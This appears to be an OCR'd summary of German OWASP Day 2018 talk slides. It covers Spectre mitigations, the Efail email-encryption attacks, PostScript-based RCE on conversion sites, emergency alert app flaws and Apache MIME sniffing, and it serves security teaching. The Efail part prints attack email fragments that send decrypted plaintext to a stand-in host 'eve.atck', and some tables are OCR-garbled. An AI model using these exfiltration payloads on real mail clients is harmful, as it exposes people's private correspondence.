	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●
ARM	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●
AMD	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	■	◧	◧	◇	■	◐	◇	◇
	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◧	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●

Mitigated (●), partially mitigated (◐), not mitigated (○), theoretically mitigated (■), theoretically impeded (◧), not theoretically impeded (□), out of scope (◇). Empty fields still require testing.

Efail: Angriffe gegen Ende-zu-Ende-Verschlüsselung von E-Mail-Kommunikation mit S/MIME und OpenPGP [Christian Dresen] (1)

- Backchannel techniques for email clients
  - HTML/CSS, z.B. <object data="ftp://efail.de">
  - Email header, z.B. X-Image-URL: http://efail.de
  - Attachment preview, z.B. PDF, SVG, VCards, etc.
  - Certificate verification, OCSP, CRL, intermediate certs
- Backchannels in email clients ➔ 40/47 without user interaction



Windows	🟩 Outlook	🟥 Postbox	🟥 Live Mail	🟥 The Bat!	🟫 eM Client	🟥 W8Mail
	🟫 IBM Notes	🟥 Foxmail	🟥 Pegasus	🟩 Mulberry	🟥 WLMail	🟨 W10Mail
Linux	🟥 Thunderbird	🟩 KMail	🟩 Claws			
	🟥 Evolution	🟥 Trojitá	🟩 Mutt			
macOS	🟨 Apple Mail	🟥 Airmail	🟥 MailMate			
iOS	🟨 Mail App	🟨 CanaryMail	🟥 Outlook			
Android	🟩 K-9 Mail	🟫 MailDroid				
	🟫 R2Mail	🟫 Nine				
Webmail	🟨 GMail	🟥 Yahoo!	🟥 GMX	🟥 Mail.ru	🟥 ProtonMail	🟥 Mailbox
	🟨 Outlook.com	🟨 iCloud	🟩 HushMail	🟥 FastMail	🟥 Mailfence	🟥 ZoHo Mail
Webapp	🟥 Roundcube	🟥 Horde IMP	🟥 Exchange	🟥 GroupWise		
	🟥 RainLoop	🟥 AfterLogic	🟥 Mailpile			

🟩 User interaction

🟨 No user interaction

🟥 Leak via bypass

🟫 Javascript execution

Efail [Christian Dresen]: S/MIME (2)

- **S/MIME (CBC): Eve modifies the encrypted E-Mail and sends it to Bob or Alice**

Original E-Mail (decrypted)	Eve‘s attack E-Mail (decrypted)
From: Alice <alice@efail.de> To: Bob <bob@efail.de>	From: Eve <eve@efail.de> To: Bob <bob@efail.de>

Original E-Mail (decrypted)

Content-type: te	xt/html\nDear Sir
or Madam, the se	ecret meeting wi

Eve‘s attack E-Mail (decrypted)

????????????????	<base "
????????????????	" href="http:">
????????????????	<img "
????????????????	" src="eve.atck/
Content-type: te	xt/html\nDear Sir
or Madam, the se	ecret meeting wi
????????????????	">

?: random content

- **Bob‘s or Alice‘s client decrypts the S/MIME message**
- **Backchannel**

  GET /...Dear%20Sir%20or%20Madam%2C%20the%20secret%20meeting... HTTP/1.1
  Host: eve.atck

Efail [Christian Dresen]: PGP (3)

- PGP: Eve modifies the E-Mail and sends it to Bob or Alice

Original E-Mail (PGP)	Eve‘s attack E-Mail (PGP)
	From: Eve <eve@efail.de> To: Bob <bob@efail.de>
From: Alice <alice@efail.de> To: Bob <bob@efail.de>	Content-Type: text/html **<img src=„http://eve.atck/**

`-----BEGIN PGP MESSAGE-----`
`hQIMA1n/0nhVYSI…`
`-----END PGP MESSAGE-----`
	`-----BEGIN PGP MESSAGE-----`
	`hQIMA1n/0nhVYSI…`
	`-----END PGP MESSAGE-----`


	Content-Type: text/html **“>**

- **The client decrypts the PGP message and merges the html content**
- **Backchannel**


  GET /...Dear%20Sir%20or%20Madam%2C%20the%20secret%20meeting... HTTP/1.1
  Host: eve.atck

Efail [Christian Dresen]: Clients (4)


- Verwundbare Clients (zum Zeitpunkt der Entdeckung)



OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Windows	Outlook 2007	∠	∠	∠	√
	Outlook 2010	∠	√	√	√
	Outlook 2013	⊥	√	√	√
	Outlook 2016	⊥	√	√	√
	Win. 10 Mail	∠	–	–	–
	Win. Live Mail	∠	–	–	–
	The Bat!	⊥	√	√	√
	Postbox	∠	∠	∠	∠
	eM Client	∠	√	∠	√
	IBM Notes	∠	–	–	–
Linux	Thunderbird	∠	∠	∠	∠
	Evolution	∠	√	√	√
	Trojitá	∠	√	√	√
	KMail	⊥	√	√	√
	Claws	√	√	√	√
	Mutt	√	√	√	√
macOS	Apple Mail	∠	∠	∠	∠
	MailMate	∠	√	√	√
	Airmail	∠	∠	∠	∠
iOS	Mail App	∠	–	–	–
	Canary Mail	–	√	√	√



OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Android	K-9 Mail	–	√	√	√
	R2Mail2	∠	√	∠	√
	MailDroid	∠	√	∠	√
	Nine	∠	–	–	–
Webmail	United Internet	–	√	√	√
	Mailbox.org	–	√	√	√
	ProtonMail	–	√	√	√
	Mailfence	–	√	√	√
	GMail	∠	–	–	–
Webapp	Roundcube	–	√	√	∠
	Horde IMP	⊥	√	∠	∠
	AfterLogic	–	√	√	√
	Rainloop	–	√	√	√
	Mailpile	–	√	√	√




∠	Exfiltration channel (no user interaction)
⊥	Exfiltration channel (user interaction required)
√	No exfiltration channel
–	encryption scheme not supported

PostScript Undead: Pwning the Web with a 35 Years Old Language [Jens Müller]

- **Evaluation PS and PS inside Eps, PDF or Ai:**

100 Conversion websites



High value websites

LFI (+list)	RCE (no -dSAFER)	RCE (-dSAFER bypass)
Microsoft	Telekom	Steam
	GMX	Imgur
	Box.com	Shutterstock
	ZoHo	Basecamp
	99Designs	Evernote
	+ 2 Bitcoin Exchanges	

➔ **If not required, do not execute PostScript:**

- Remove ImageMagick handlers (policy.xml)
- PDF: Replace Ghostscript with Poppler

➔ **If required:** use additional sandboxing (chroot, firejail, seccomp)

OWASP
Open Web Application Security Project

The traditional/inevitable OWASP Juice Shop update [Björn Kimminich]

Maturity Promotion #2

Fun Fact: Juice Shop is probably the most shipwrecked Flagship Project at OWASP!

Juice Shop Success Pyramid

contributors 39

owasp flagship project

code style standard | cii best practices silver

maintainability A | test coverage 87%

downloads 9k total | downloads 3k | docker pulls 2M

neues Frontend:

➔ **Demo :** http://demo.owasp-juice.shop

OWASP
Open Web Application
Security Project

IT Security Weaknesses of Emergency Alert Apps [Marc Schoenefeld, Malte Schoenefeld] (Talk)

Weakness	Description	No 1	No 2	No 3	No 4	No 5
CWE-89	SQL Injection (CIA)		✘			
CWE-200	Information Exposure (C)	✘				
CWE-250	Execution with Unnecessary Privileges (CI)	✘‘				✘
CWE-256	Cleartext passwords (C)			✘		
CWE-295	Improper Certificate Validation (CI)		✘			
CWE-311	Missing Encryption of Sensitive Data	✘	✘			
CWE-937	Components with Known Vulnerabilities	✘			✘	✘
Trackers		0	3	1	3	3

Getestet:

APP	Last Update
NINA	Sep 18, 2018
KATWARN	Nov 22, 2017
BIWAPP	Aug 17, 2018
Warnwetter	Jul 19, 2018
AlertSwiss	Nov 13, 2018


Tools:

Test-Tools
Apktool
Baksmali
Exodus
Quak
Radare

German OWASP Day 2018: Video [Youtube]: https://www.youtube.com/watch?v=kIjrMjtVr9A&list=PLCUxWIPmliVmG6fr0EiqnKqd27nYKNTuV

Mapping technischer Schwachstellen aus der OWASP Top 10 auf ISO/IEC 27001 Controls [Tobias Kappert]

ISO/IEC 27001: 114 Controls



OWASP Top 10:2017

Projektseite: https://github.com/puQy/OWASP_ISO27k1Mapping

OWASP Open Web Application Security Project


Fun with Apache and MIME types [Hanno Böck]

- MIME sniffing - server and client side
  – can easily lead to XSS.
- Disable ‘mod_mime_magic’. It’s inherently bad.
- Web application developers have no easy way of avoiding this issue.
- X-Content-Type-Options: nosniff doesn't help in half of the browsers (e.g. Firefox, Edge).
- W3C standards tell us we aren't allowed to mitigate this server-side (e.g. “Authoritative Metadata”).

➔ **This is a big mess**

German OWASP Day 2018: https://god.owasp.de/archive/2018/slides/2018-god-boeck.pdf +Video [Youtube]

Auf Wiedersehen beim nächsten German OWASP Day



OWASP
Open Web Application
Security Project